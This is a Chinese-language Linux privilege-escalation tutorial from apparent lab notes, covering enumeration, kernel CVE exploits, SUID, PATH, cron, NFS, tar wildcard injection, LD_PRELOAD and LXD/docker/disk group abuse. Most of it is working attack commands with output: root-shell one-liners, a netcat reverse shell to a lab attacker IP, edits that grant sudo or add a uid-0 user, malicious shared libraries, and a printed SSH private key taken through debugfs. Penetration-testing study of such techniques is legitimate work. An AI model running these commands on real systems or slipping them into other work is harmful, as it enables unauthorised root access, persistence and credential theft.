

提权基础

权限提升在渗透测试中是必不可少的环节，为了得到更高的权限，攻击者可以利用各式各样的工具，漏洞来进行权限的提升

用户权限

在Linux中一个文件有3种权限。对文件而言用户有3种不同类型：文件所有者、群组用户、其他用户。例如：chmod 777中，三个数字7分别对应上面三种用户，权限值都为7。

- 文件权限：
 - r 只读
 - w 只写
 - x 执行

高权限可进一步利用的方法：

1. 重置其他账户密码访问其他账户权限文件
2. 绕过访问控制的权限操作数据内容
3. 更改软件的配置
4. 实现持久化
5. 更改对应用户权限

提取的大致思路：利用sudo等命令进行提权，利用工具/框架/系统漏洞进行提权

LINUX提权

提权信息的收集

目的在于寻找可以利用的工具，命令，了解版本信息为搜寻系统漏洞做准备

设备，系统信息

```
uname -a      打印所有可用的系统信息
uname -r      内核版本
uname -n      系统主机名。
uname -m      查看系统内核架构（64位/32位）
hostname      系统主机名
cat /proc/version  内核信息
cat /etc/*-release  分发信息
cat /etc/issue     分发信息
cat /proc/cpuinfo   CPU信息
cat /etc/lsb-release # Debian
cat /etc/redhat-release # Redhat
ls /boot | grep vmlinuz-
```

用户，组信息

```
cat /etc/passwd      列出系统上的所有用户
cat /var/mail/root
cat /var/spool/mail/root
cat /etc/group        列出系统上的所有组
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'    列出所有的超级用户账户
whoami                查看当前用户
w                     谁目前已登录，他们正在做什么
last                  最后登录用户的列表
lastlog               所有用户上次登录的信息
lastlog -u %username% 有关指定用户上次登录的信息
lastlog |grep -v "Never" 以前登录用户的完
```

/etc/passwd信息可用于添加root权限用户进行提权

用户权限信息

```
whoami  当前用户用户名
id       当前用户信息
cat /etc/sudoers  谁被允许以root身份执行
sudo -l          当前用户可以以root身份执行的操作
find / -perm -u=s -type f 2>/dev/null    #寻找能以root用户执行的二进制文件
```

sudo -l命令与find / -perm -u=s -type f 2>/dev/null命令类似，前者需要sudo权限，后者不需要，但是需要find命令存在

id不能查看自己的信息，以id username 的形式也能看到别人的信息

系统环境变量信息

```
env  显示环境变量
set  现实环境变量
echo %PATH  路径信息
history  显示当前用户的历史命令记录
pwd  输出工作目录
cat /etc/profile  显示默认系统变量
cat /etc/shells  显示可用的shell
```

进程和服务信息

```
ps aux
ps -ef
top
cat /etc/services
```

服务和插件

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /\^.*r.*/'
```

计划任务

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

明文密码

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find , -name "*.php" -print0 | xargs -0 grep -i -n "var $password"
```

ssh私钥信息

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```

查看与主机通信的信息

```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -anptl
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
```

- netstat

可以查看现有的连接信息

- 利用 `netstat -at` 和 `netstat -au` 可以分别显示tcp和udp协议的连接
- 利用 `netstat -l` 可以以 Listen 列出端口

查看可提权的SUID或GUID

```
find / -perm -1000 -type d 2>/dev/null # sticky bit - Only the owner of the
directory or the owner of a file can delete or rename here.
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group,
not the user who started it.
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner,
not the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f
2>/dev/null; done # Looks in 'common' places: /bin, /sbin, /usr/bin,
/usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID
(Quicker search)

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders
deep, list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \;
2>/dev/null
```

查看可写/执行目录

```
find / -writable -type d 2>/dev/null # world-writeable folders
find / -perm -222 -type d 2>/dev/null # world-writeable folders
find / -perm -o w -type d 2>/dev/null # world-writeable folders

find / -perm -o x -type d 2>/dev/null # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null # world-writeable &
executable folders
```

提权方法

linux内核漏洞提权

CVE-2016-5195 脏牛提权漏洞(Dirtycow)

影响版本： linux kernel >=2.6.22

漏洞原理：在Linux内核的内存子系统处理私有只读内存映射的写时复制（COW）损坏的方式中发现了一种竞争状况。一个没有特权的本地用户可以使用此漏洞来获取对只读存储器映射的写访问权，从而增加他们在系统上的特权。

提权利用：

- <https://github.com/dirtycow/dirtycow.github.io>
- <https://github.com/gbonacini/CVE-2016-5195>
- <https://github.com/FireFart/dirtycow>
- https://github.com/Rvn0xsy/reverse_dirty

exp位置：<https://www.exploit-db.com/exploits/40847>

CVE-2019-13272

影响版本： LINUX 4.10 < 5.1.17

- <https://github.com/oneoy/CVE-2019-13272>
- <https://github.com/Huandtx/CVE-2019-13272>
- <https://github.com/icecliffs/Linux-For-Root>

CVE-2017-16995

- <https://github.com/oneoy/CVE-2019-13272>
- <https://github.com/Huandtx/CVE-2019-13272>
- <https://github.com/icecliffs/Linux-For-Root>

CVE-2019-14287

- <https://github.com/Twinkeer/CVE>

linux内核漏洞提权汇总

<https://github.com/SecWiki/linux-kernel-exploits>

sudo提权

原理：普通用户在使用sudo执行命令的过程中，会暂时拥有root权限，如果该命令执行没有中断，而且该命令运行的过程中可以调用系统命令，那就可以直接运行/bin/bash，此时就是在root权限下运行bash了

配置文件:sudoers(在该目录中的用户拥有sudo的权限，是否需要输入密码取决于个人设置)

```
sudo -l
```

查询当前用户能够以sudo权限利用的工具，同时可能会遇到连sudo -l都无法执行的情况，这时候就需要考虑其他路线了

当得到当前用户能够以sudo权限执行的工具时，在<https://gtfobins.github.io/>上搜索对应提权命令使用即可

su与su -的区别

su ==>切换到root用户，但shell环境仍然是普通用户的shell

su - ==>切换到root用户，并且shell环境也一并切换，工作目录为root用户

SUID提权

概念：SUID（设置用户ID）是赋予文件的一种权限，它会出现在文件所有者权限的执行位上，具有这种权限的文件会在其执行时，使调用者暂时获得该文件拥有者的权限。SUID可以让调用者以文件拥有者的身份运行该文件，通过调用root用户所拥有的suid文件，运行时我们就获得了root权限

为什么这些文件可以有root权限

例如ping工具，ping需要发送icmp报文，而发送该报文需要发送Raw Socket，在引入CAPABILITIES之前，该操作需要root权限，所以赋予了普通用户使用ping工具时所需要的root权限，类似的还有exim等

在本地寻找suid文件

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} ;
```

常见可用于提权的程序

```
nmap vim find Bash More Less Nano cp netcat exim
```

推荐工具

<https://github.com/Jewel591/suidcheck>

该工具用于自动寻找可用于suid提权的程序，并给出相应的提权方法与参考文章

参考链接

<https://www.leavesongs.com/PENETRATION/linux-suid-privilege-escalation.html#reply>

环境变量提权

提权的关键在于，寻找到suid权限的脚本文件，环境变量中有自己能够控制的路径，并且脚本中需要有setuid(),setgid()的操作，可以进行一下测试

当前目录为/home/uu2fu3o/script/

写两个shell文件

```
shell1.c
=====
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system('ps');
}
shell2.c
```

```
#include<unistd.h>
void main()
{
    setgid(0);
    system('ps');
}
```

分别使用gcc进行编译

```
gcc shell1.c -o shell1
gcc shell2.c -o shell2
```

分别赋予两个脚本文件suid权限

```
chmod u+s shell1/shell2
```

```
cd /tmp
echo "/bin/bash" > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/uu2fu3o/script
./shell
whoami
```

通过echo法进行提权，而shell2因为缺少uid的设置无法提权(仅当前测试环境)，除了使用echo方法，还有

cp法

```
cd /home/uu2fu3o/script/
cp /bin/sh /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
./shell
whoami
```

软连接法

```
ln -s /bin/sh ps
export PATH=.:$PATH
./shell
id
whoami
```

注意如果目录具有完全权限，它将成功工作。在 Ubuntu 中，我们在软链接的情况下授予了 /script 目录 777 的权限

该方法的利用其实也是suid，利用具有suid权限的脚本，自定义当前用户的环境变量来达到提权的目的

Capabilities提权

Linux 2.2以后增加了capabilities的概念，可以理解为水平权限的分离。以往如果需要某个程序的某个功能需要特权，我们就只能使用root来执行或者给其增加SUID权限，一旦这样，我们等于赋予了这个程序所有的特权，这是不满足权限最小化的要求的，在引入capabilities后，root的权限被分隔成很多子权限，这就避免了滥用特权的问题

<https://man7.org/linux/man-pages/man7/capabilities.7.html>中有对权限分类的详细介绍

关于机制：在进行特权操作时，如果euid不是root,就会检查进程是否有对应的capabilities，并根据结果是否执行对应的操作，

capabilities细分到线程，每个线程可以有不同的capabilities，除了对线程的capabilities有相关功能外，还对具有对文件的附加属性进行设置，使得文件具有一定的capabilities，但是需要注意的是

文件cap_setuid的capabilities和文件的suid标志位之间是没有关系的：
设置了cap_setuid的capability的文件并没有设置suid。
设置了suid的程序也不拥有cap_setuid的capability。

关于详细的介绍和理解可以看这篇文章<https://www.cnblogs.com/f-carey/p/16026088.html#tid-5fzNyS>。这里仅介绍一些基本命令以及如何使用该属性进行提权

```
getcap /bin/ping #获取ping命令的capabilities
setcap cap_net_raw,cap_net_admin=eip /bin/ping #添加capabilities
setcap -r /bin/ping #删除文件的capabilities
```

利用capabilities实现权限提升

查找设置了capabilities的可执行文件

```
getcap -r / 2>/dev/null
```

```
#python
python -c 'import os; os.setuid(0); os.system("/bin/sh")'
#php
php -r "posix_setuid(0); system('/bin/sh');"
#perl
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
#gdb
gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit
```

更多的命令可以在<https://gtfobins.github.io/>自行寻找

定时任务提权

定时任务通常被设置用于备份文件、清理目录内容等。crontab命令可以创建一个cron文件，以指定的时间区间运行。cron 服务（守护进程）在系统后台运行，并且会持续地检查 /etc/crontab 文件和 /etc/cron.*/ 目录。它同样也会检查 /var/spool/cron/ 目录。

假设我们已经进入目标机器，并尝试定时任务提权(仅演示ubuntu)

```
cat /etc/crontab
```

寻找可以利用的脚本，该脚本需要可读可写可更改

更改脚本内容来实现提权，例如将下述代码插入到python脚本中，等待执行该脚本后执行/bin/dash提权

```
os.system('chmod u+s /bin/dash')
```

如果目标机器的CronJob存在，但文件已被删除，并且未定义脚本的完整路径，cron 将引用 /etc/crontab 文件中 PATH 变量下列出的路径。可以被当前用户利用。

问1：ubuntu和centos的定时任务有什么区别

Ubuntu和CentOS都支持使用cron定时任务来自动执行指定的命令或脚本。它们在默认设置和配置方面存在一些区别。

1. 工具名称和路径：在Ubuntu中，cron守护程序的名称是cron，而在CentOS中，它是crond。此外，在Ubuntu中，cron配置文件的路径是/etc/crontab和/etc/cron.d/，而在CentOS中，cron配置文件的路径是/etc/crontab和/etc/cron.d/，但是crontab文件的路径是/var/spool/cron/。
2. 默认配置：在Ubuntu中，cron守护程序默认启用了用户级别的crontab文件（通过crontab -e命令创建），而在CentOS中，默认情况下只启用了系统级别的crontab文件（通过在/etc/crontab和/etc/cron.d/目录中创建文件来添加任务）。
3. 用户限制：在Ubuntu和CentOS中，系统管理员可以通过配置/etc/cron.allow和/etc/cron.deny文件来限制哪些用户可以使用cron。Ubuntu默认情况下启用了cron.allow文件，而CentOS默认情况下启用了cron.deny文件。
4. 日志文件：在Ubuntu和CentOS中，cron守护程序的日志文件路径都是/var/log/cron.log。但是，在CentOS中，默认情况下cron日志并不会记录到日志文件中，需要手动配置日志记录功能。

问2：centos的定时任务文件树是怎样的

CentOS 的定时任务文件树通常位于 /etc/cron.d/ 和 /var/spool/cron/目录下。

1. /etc/cron.d/：在这个目录下，系统管理员可以创建任意数量的 cron 文件，每个文件都包含多个 cron 任务。文件名可以是任意的，但通常使用描述性的名称（如 apache、mysql 等）以便于管理。每个文件的格式与 /etc/crontab文件相同，它们由五个时间字段和一个要执行的命令组成。
2. /var/spool/cron/：在这个目录下，用户可以创建他们自己的 cron 任务。每个用户都有一个以其用户名命名的文件，其中包含该用户的 cron 任务。用户可通过运行 crontab -e命令来编辑其 cron 文件。每个文件的格式与etc/crontab文件相同，它们由五个时间字段和一个要执行的命令组成。

NFS提权

什么是NFS

网络文件系统（**NFS**）是一个客户端/服务器应用程序，它使计算机用户可以查看和选择存储和更新远程计算机上的文件，就像它们位于用户自己的计算机上一样。在 **NFS** 协议是几个分布式文件系统标准，网络附加存储（NAS）之一。

NFS是基于UDP/IP协议的应用，其实现主要是采用远程过程调用RPC机制，RPC提供了一组与机器、操作系统以及低层传送协议无关的存取远程文件的操作。RPC采用了XDR的支持。XDR是一种与机器无关的数据描述编码的协议，他以独立与任意机器体系结构的格式对网上传送的数据进行编码和解码，支持在异构系统之间数据的传送。

利用条件

no_root_squash选项开启

no_root_squash和root_squash的区别

root_squash表示将 root 用户的权限限制为普通用户，即将 root 用户的操作权限降低到与普通用户相同的级别。这个选项会将 NFS 客户端上的 root 用户的操作权限映射为匿名用户或者指定的非特权用户；而no_root_squash正好相反，NFS客户端上的root用户拥有完整的root权限

利用nfs

1.识别nfs共享，可通过nmap或rpcinfo等工具

```
nmap -sv -p 111,2049 IP
#nmap扫描nfs的常用端口111和2049
rpcinfo -p IP
#rpcinfo直接枚举nfs
```

2.检查开启的nfs共享目录和 no_root_squash 选项设置

```
cat /etc/exports
```

该文件每一行都由如下格式构成

[共享的目录] [主机名或IP(参数,参数)]

也可以是用showmount进行查看

showmount命令用于查询NFS服务器的相关信息

```
# showmount --help
```

Usage: showmount [-adehv]

[--all] [--directories] [--exports]

[--no-headers] [--help] [--version] [host]

-a或--all

以 host:dir 这样的格式来显示客户主机名和挂载点目录。

-d或--directories

仅显示被客户挂载的目录名。

-e或--exports

显示NFS服务器的输出清单。

-h或--help

显示帮助信息。

-v或--version

显示版本信。

--no-headers

禁止输出描述头部信息。

显示NFS客户端信息

```
# showmount
```

显示指定NFS服务器连接NFS客户端的信息

```
# showmount ip #此ip为nfs服务器的
```

显示输出目录列表

```
# showmount -e
```

显示指定NFS服务器输出目录列表（也称为共享目录列表）

```
# showmount -e ip
```

显示被挂载的共享目录

```
# showmount -d
```

显示客户端信息和共享目录

```
# showmount -a
```

显示指定NFS服务器的客户端信息和共享目录

```
# showmount -a ip
```

使用msf同样

```
msf > use auxiliary/scanner/nfs/nfsmount
msf auxiliary(nfsmount) > set rhosts IP
msf auxiliary(nfsmount) > run
```

/cat/exports中存在以下内容

```
└─# cat /etc/exports
/tmp *(rw, sync, no_root_squash, no_subtree_check)
```

说明tmp目录存在我们需要的参数，并且能够远程挂载

3.创建目录远程挂载系统

```
mkdir /tmp/test
mount -o rw, vers = 2 [目标ip]: /tmp /tmp/test
```

在/tmp/test中创建C文件

```
#include<unistd.h>
void main()
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

编译

```
gcc /tmp/test/suid-shell.c -o suid-shell
```

赋权

```
chmod +s suid-shell
```

回到目标机器上执行编译后的脚本,即可获得root权限，也可以利用其它类型的脚本，例如python,取决于目标机器上有什么服务

```
/usr/bin/python3

import os
import sys

try:
    os.system("/bin/bash")
except:
    sys.exit()
```

通配符提权

常见的通配符介绍

- * 代表任意多个字符
- ? 代表任意单个字符
- [] 代表“[”和“]”之间的某一个字符，比如[0-9]可以代表0-9之间的任意一个数字，[a-zA-Z]可以代表a-z和A-Z之间的任意一个字母，字母区分大小写。
- 代表一个字符。
- ~ 用户的根目录。

Wildcard wildness (通配符在野)

来看一个简单的实验

```
echo "testtest123">file1
echo "take help"> --help
ls
==> file1 --help
```

接下来cat这两个文件

```
└─(root@kali)-[~/Desktop]
└─# cat file1
testtest123
└─(root@kali)-[~/Desktop]
└─# cat --help
Usage: cat [OPTION]... [FILE]...
Concatenate FILE(s) to standard output.
```

当我们cat --help缺调用出了cat自身的帮助选择项，这被称之为通配符在野,利用这个操作我们干很多事情

通过chown劫持文件所有者

假设有几个php文件在当前目录下，但拥有者并不是我们自己，首先创建属于自己的php文件，假设为my.php,继续执行如下命令

```
echo > --reference=my.php
```

会生成名为--reference=my.php的文件，此时如果root用户修改php文件的权限给另一个用户

```
chown -R another_user:another_user *.php
```

我们就能从中劫持php文件的所有权，--reference作为chown命令的一个选项，用于引用某个文件的属性来替换自己的元数据

```
-reference=RFILE（直接引用某个文件的属性来替换自己的元数据）
```

当root用户修改权限时，主观地调用了chown -reference=my.php文件，导致数据被我们的文件属性劫持，达到替换的目的

Tar通配符注入


lab setup

```
mkdir html
chmod 777 html
cd html
touch index.html
touch test
touch file.txt
```

随后在定时任务中写入

```
*/1 * * * * root tar -zcf /var/www/html.tgz /var/www/html/*
```

每分钟备份一次html目录下的文件



```
uu2fu3o@uu2fu3o-virtual-machine:/var/www$ ls
html  html.tgz
uu2fu3o@uu2fu3o-virtual-machine:/var/www$
```

方法1

使用msf生成一句话反向shell

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.121.135 lport=7777 R
=>
mkfifo /tmp/rtrmmiv; nc 192.168.121.135 7777 0</tmp/rtrmmiv | /bin/sh >/tmp/rtrmmiv
2>&1; rm /tmp/rtrmmiv
```

随后在受害者机器执行

```
echo "mkfifo /tmp/rtrmmiv; nc 192.168.121.135 7777 0</tmp/rtrmmiv | /bin/sh
>/tmp/rtrmmiv 2>&1; rm /tmp/rtrmmiv" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

即可在攻击机上得到反向shell

```
(root@kali)-[~]
# nc -lvvp 7777
listening on [any] 7777 ...
connect to [192.168.121.135] from 192.168.121.138 [192.168.121.138] 40380
whoami
uu2fu3o
```

上述命令，首先将反向shell代码写入名为shell.sh的文件，创建名为--checkpoint-action=exec=sh shell.sh和--checkpoint=1的文件，最后将这些文件进行压缩时，调用这两个选项执行shell脚本达到反向shell的目的，并且由于定身任务中tar操作由root用户进行，我们能得到rootshell，但是这里不知道为什么复现失败了，原文是在tmp目录下进行的，不清楚问题原因，但是大致有以下条件

1. 打包目录html需要其他用户拥有执行+写权限。
2. 目标Linux上有安装nc软件。
3. tar打包执行反弹命令时，“tar cf archive.tar *”命令需要进入/var/www/html目录执行

除了上述方法还可以使用sudoer

```
echo 'echo "ignite ALL=(root) NOPASSWD: ALL" > /etc/sudoers' > demo.sh
echo "" > "--checkpoint-action=exec=sh demo.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
```

为任意的系统二进制文件启用suid，并使用suid进行提权

```
echo "chmod u+s /usr/bin/find" > test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
tar cf archive.tar *
ls -al /usr/bin/find
find f1 -exec "whoami" \;
root
find f1 -exec "/bin/sh" \;
id
whoami
```

共享库提权

Linux 程序通常使用动态链接的共享对象库,有多种方法可以指定动态库的位置，因此系统将知道在程序执行时在哪里查找它们。这包括编译程序时的 `-rpath` or `-rpath-link` 标志，使用环境变量 `LD_RUN_PATH` or `LD_LIBRARY_PATH`，将库放置在 `/lib` or `/usr/lib` 默认目录中，或者在 `/etc/ld.so.conf` 配置文件中指定包含库的另一个目录。`LD_PRELOAD` 环境变量可以在执行二进制文件之前加载库。此库中的函数优先于默认函数。

提权条件

所用的命令需要有较高的权限，`/etc/sudoers` 文件中需要定义 `env_keep+=LD_PRELOAD`，我们能够编写恶意库文件

利用

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

上述脚本命名为shell.c，编译为shell.so的动态文件

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
随后指定LD_PRELOAD执行find命令
sudo LD_PRELOAD=/tmp/test/shell.so find //换成自己的路径即可
```

```
uu2fu3o@uu2fu3o-virtual-machine:/tmp/test$ sudo LD_PRELOAD=/tmp/test/shell.so find
nd
root@uu2fu3o-virtual-machine:/tmp/test# whoami
root
root@uu2fu3o-virtual-machine:/tmp/test#
```

即可成功提权，但是经过测试，该方法受sudo的限制

共享对象劫持提权(Linux利用动态链接共享对象库提权)

不同于共享库提权的是，针对于新开发的程序和可执行的二进制文件

操作系统如何寻找共享库

任何由rpath-link选项指定的目录（由rpath-link选项指定的目录仅在链接时有效）
 任何由rpath选项指定的目录（rpath选项指定的目录都包含在可执行文件中，并在运行时使用）
 LD_RUN_PATH
 LD_LIBRARY_PATH
 DT_RUNPATH或DT_RPATH中的目录。（如果存在DT_RUNPATH条目，则忽略DT_RPATH条目）
 /lib和/usr/lib目录
 /etc/ld.so.conf中的目录

1.通过ldd来获取程序使用的共享库信息

```
ldd 程序路径
```

2.找到程序利用的非标准依赖库

3.利用 readelf -d 程序 | grep PATH 查看程序自定义的共享库位置/或者是 objdump -x 程序 | grep RPATH

4.找到自定义的共享库位置，自建链接库的文件到该共享库文件夹，执行程序查看是否缺少函数

5.创建.c文件，自定义这个函数名，设置uid为root，利用其执行bash或sh

```
#include<stdio.h>
#include<stdlib.h>

void 函数名() {
    setuid(0);
    system("/bin/sh -p");
}
```

6.编译文件为动态链接文件 `gcc c文件 -fPIC -shared -o /共享库/共享对象文件`

等待用户执行该漏洞二进制程序

(文件可由msf中的模块编译而成) ,

利用该漏洞进行提权需要注意的是:

- 1.我们需要找到一个具有缺陷的二进制文件或程序, 并且有用户执行(或者是进行社工)
- 2.该程序存在外部的共享库依赖, 并非只有标准库
- 3.我们对共享库的目录具有可写的权限,即我们可以替代该共享库(||该文件有缺陷, 缺少函数名称, 我们可以手动创建链接到共享库以便于执行我们自定义的函数)

这里能够找到相同的案例: <https://tbhaxor.com/exploiting-shared-library-misconfigurations/>

利用特权组提权

LXC/LXD提权

lab setup

创建一个名为lowpriv的用户, 并将其添加到lxd组中

```
useradd -m lowpriv --shell /bin/bash
usermod -a -G lxd lowpriv
```

切换到该用户, 并验证该用户是否在组中

```
lowpriv@uu2fu3o-virtual-machine:~$ id
uid=1001(lowpriv) gid=1001(lowpriv) 组=1001(lowpriv),135(lxd)
lowpriv@uu2fu3o-virtual-machine:~$ groups
lowpriv lxd
lowpriv@uu2fu3o-virtual-machine:~$ sudo -l
[sudo] lowpriv 的密码:
对不起, 用户 lowpriv 不能在 uu2fu3o-virtual-machine 上运行 sudo。
lowpriv@uu2fu3o-virtual-machine:~$
```

然后配置新容器的服务区默认值


```
lowpriv@uu2fu3o-virtual-machine:/home/uu2fu3o/桌面$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, ceph, dir, lvm, zfs) [default=zfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: none
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

我们需要一个新的容器来进行实验，检查是否有容器

```
lxc ls
```

如果没有，我们可以进行一个容器搭载

```
lxc launch ubuntu:18.04 falcor
```

容器下载需要一定的时间

```
lowpriv@uu2fu3o-virtual-machine:/home/uu2fu3o/桌面$ lxc ls
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
uu2	RUNNING	10.91.93.224 (eth0)		CONTAINER	0

看起来没有什么问题，继续，我们从外部获取一个python脚本，并且运行

```
python lxd_rootv2.py uu2(容器名称)
```

```

lxd_root (version 2)
//=====[]=====\\
|| R&D      || initstring (@init_string)      ||
|| Source   || https://github.com/initstring/lxd_root ||
\\=====[]=====//

[+] Starting container uu2
Error: The instance is already running
[+] Proxying the systemd socket into the container
Device container_sock added to uu2
[+] Proxying it back out to the host
Device host_sock added to uu2
[+] Sending command: systemctl link /tmp/evil.service
[+] Sending command: systemctl daemon-reload
[+] Sending command: systemctl start evil.service
[+] Sending command: systemctl disable evil.service
[+] Cleaning up some temporary files
Device host_sock removed from uu2
Device container_sock removed from uu2
[+] All done! Enjoy your new sudo super powers
lowpriv@uu2fu3o-virtual-machine:~$ id
uid=1001(lowpriv) gid=1001(lowpriv) 组=1001(lowpriv),135(lxd)
lowpriv@uu2fu3o-virtual-machine:~$ sudo id
uid=0(root) gid=0(root) 组=0(root)

```

可以看到能够执行sudo命令，并且不需要密码，或许我们想知道这个脚本干了些什么

- 1.将 systemd 服务单元文件写入 /tmp/evil.service
- 2.使用 LXD 附加到私有 systemd 套接字文件，将其在容器内映射到 /tmp/container_sock
- 3.使用 LXD 将同一套接字再次代理回 /tmp/host_sock 的主机
- 4.通过此隧道与 systemd 专用套接字通信，劫持套接字辅助数据中传递的根凭据。运行以下命令：

```

systemctl link /tmp/evil.service
systemctl daemon-reload
systemctl start evil.service
systemctl disable evil.service

```

evil.service 在 root 的上下文中启动。它所做的只是在 /etc/sudoers 中添加一行，允许调用用户使用 sudo，无需密码，有关漏洞原理可以阅读<https://shenaniganslabs.io/2019/05/21/LXD-LPE.html>

docker提权

创建一个用户，并将其添加到docker组中

```

useradd -m doc --shell docker
usermod -G docker doc

```

```

(doc@kali)-[/]
$ id
uid=1001(doc) gid=1001(doc) groups=1001(doc),141(docker)

```

由于docker命令运行前都会默认添加sudo，所以docker组中的用户其实已经相当于root，我们可以使用docker命令直接获取权限

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

该命令通过将外部容器/挂载到内部容器/hostOS，从而获取root权限

```
docker run -v /root:/mnt -it ubuntu
```

该命令将/root目录作为系统卷启动，启动后可查看/etc/passwd等密钥，通过破解来获取root权限，也可以添加特权账号

```
openssl passwd -1 -salt name
```

来生成saltpasswd，按照格式插入到/etc/passwd即可切换用户

```
echo 'name:saltpasswd:0:0::/root:/bin/bash' >>passwd
```

Disk提权

将测试用户添加到disk组中，diks组中的用户可以完全访问/dev/中包含的任何设备和文件，我们可以利用debugfs中的root权限进行提权

```
ls -la /dev/sda1
debugfs /dev/sda1
cd /root
cd .ssh
cat id_rsa
```

拿到root用户的密钥

```
(doc@kali)-[/root]
└─$ debugfs /dev/sda1
debugfs 1.47.0 (5-Feb-2023)
debugfs: cd /root
debugfs: cd .ssh
debugfs: cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs+FGQ+HJoJ0jYqXic+z3oIEXqfP0G0Hhkqcbk6tZDa8gyd3m5myS
EujlxlR34/ljTHC5MPbfm89i8VdXNlV0QGpQcQ2PehJpXHzInd6NrK3nIvQJVNtk8LCzA
5WfqeLz1+26I5xnjiNP8t2BhyuUIE39rXTR7d05BLSdcsLnjsnU0urYPYwrHIbK5zFzwCR
dWeBStKr6Y/DM2HjdLL42r1PZjZg+cT0e9TRYt6RzgyKc2PlIhphJLcAZBMviw1PZDq5HH
M4AYXNzVo256b592GqH42V/9ADPNcDitVsgSms7x3cbCVNxCcHSHVTlmDo/DIEURRZjyxY
8QH02/xgjdZrNaKah2T078y4lhS8Q4+WYsu590UM9Yg8iShIjUwW55Xmp76J2LbArk7mg
eScoVCq7ixxqghs7ium9TvVA7xUD/VtVNBNO20vrt8LRY4LEv0BviGSI NMRxNrkcX0lw05
```

之后遍可使用ssh远程登录

ADM提权

ADM组中的用户有权限读取/var/log,用于收集存储在日志文件中的敏感信息和定时任务，枚举用户操作等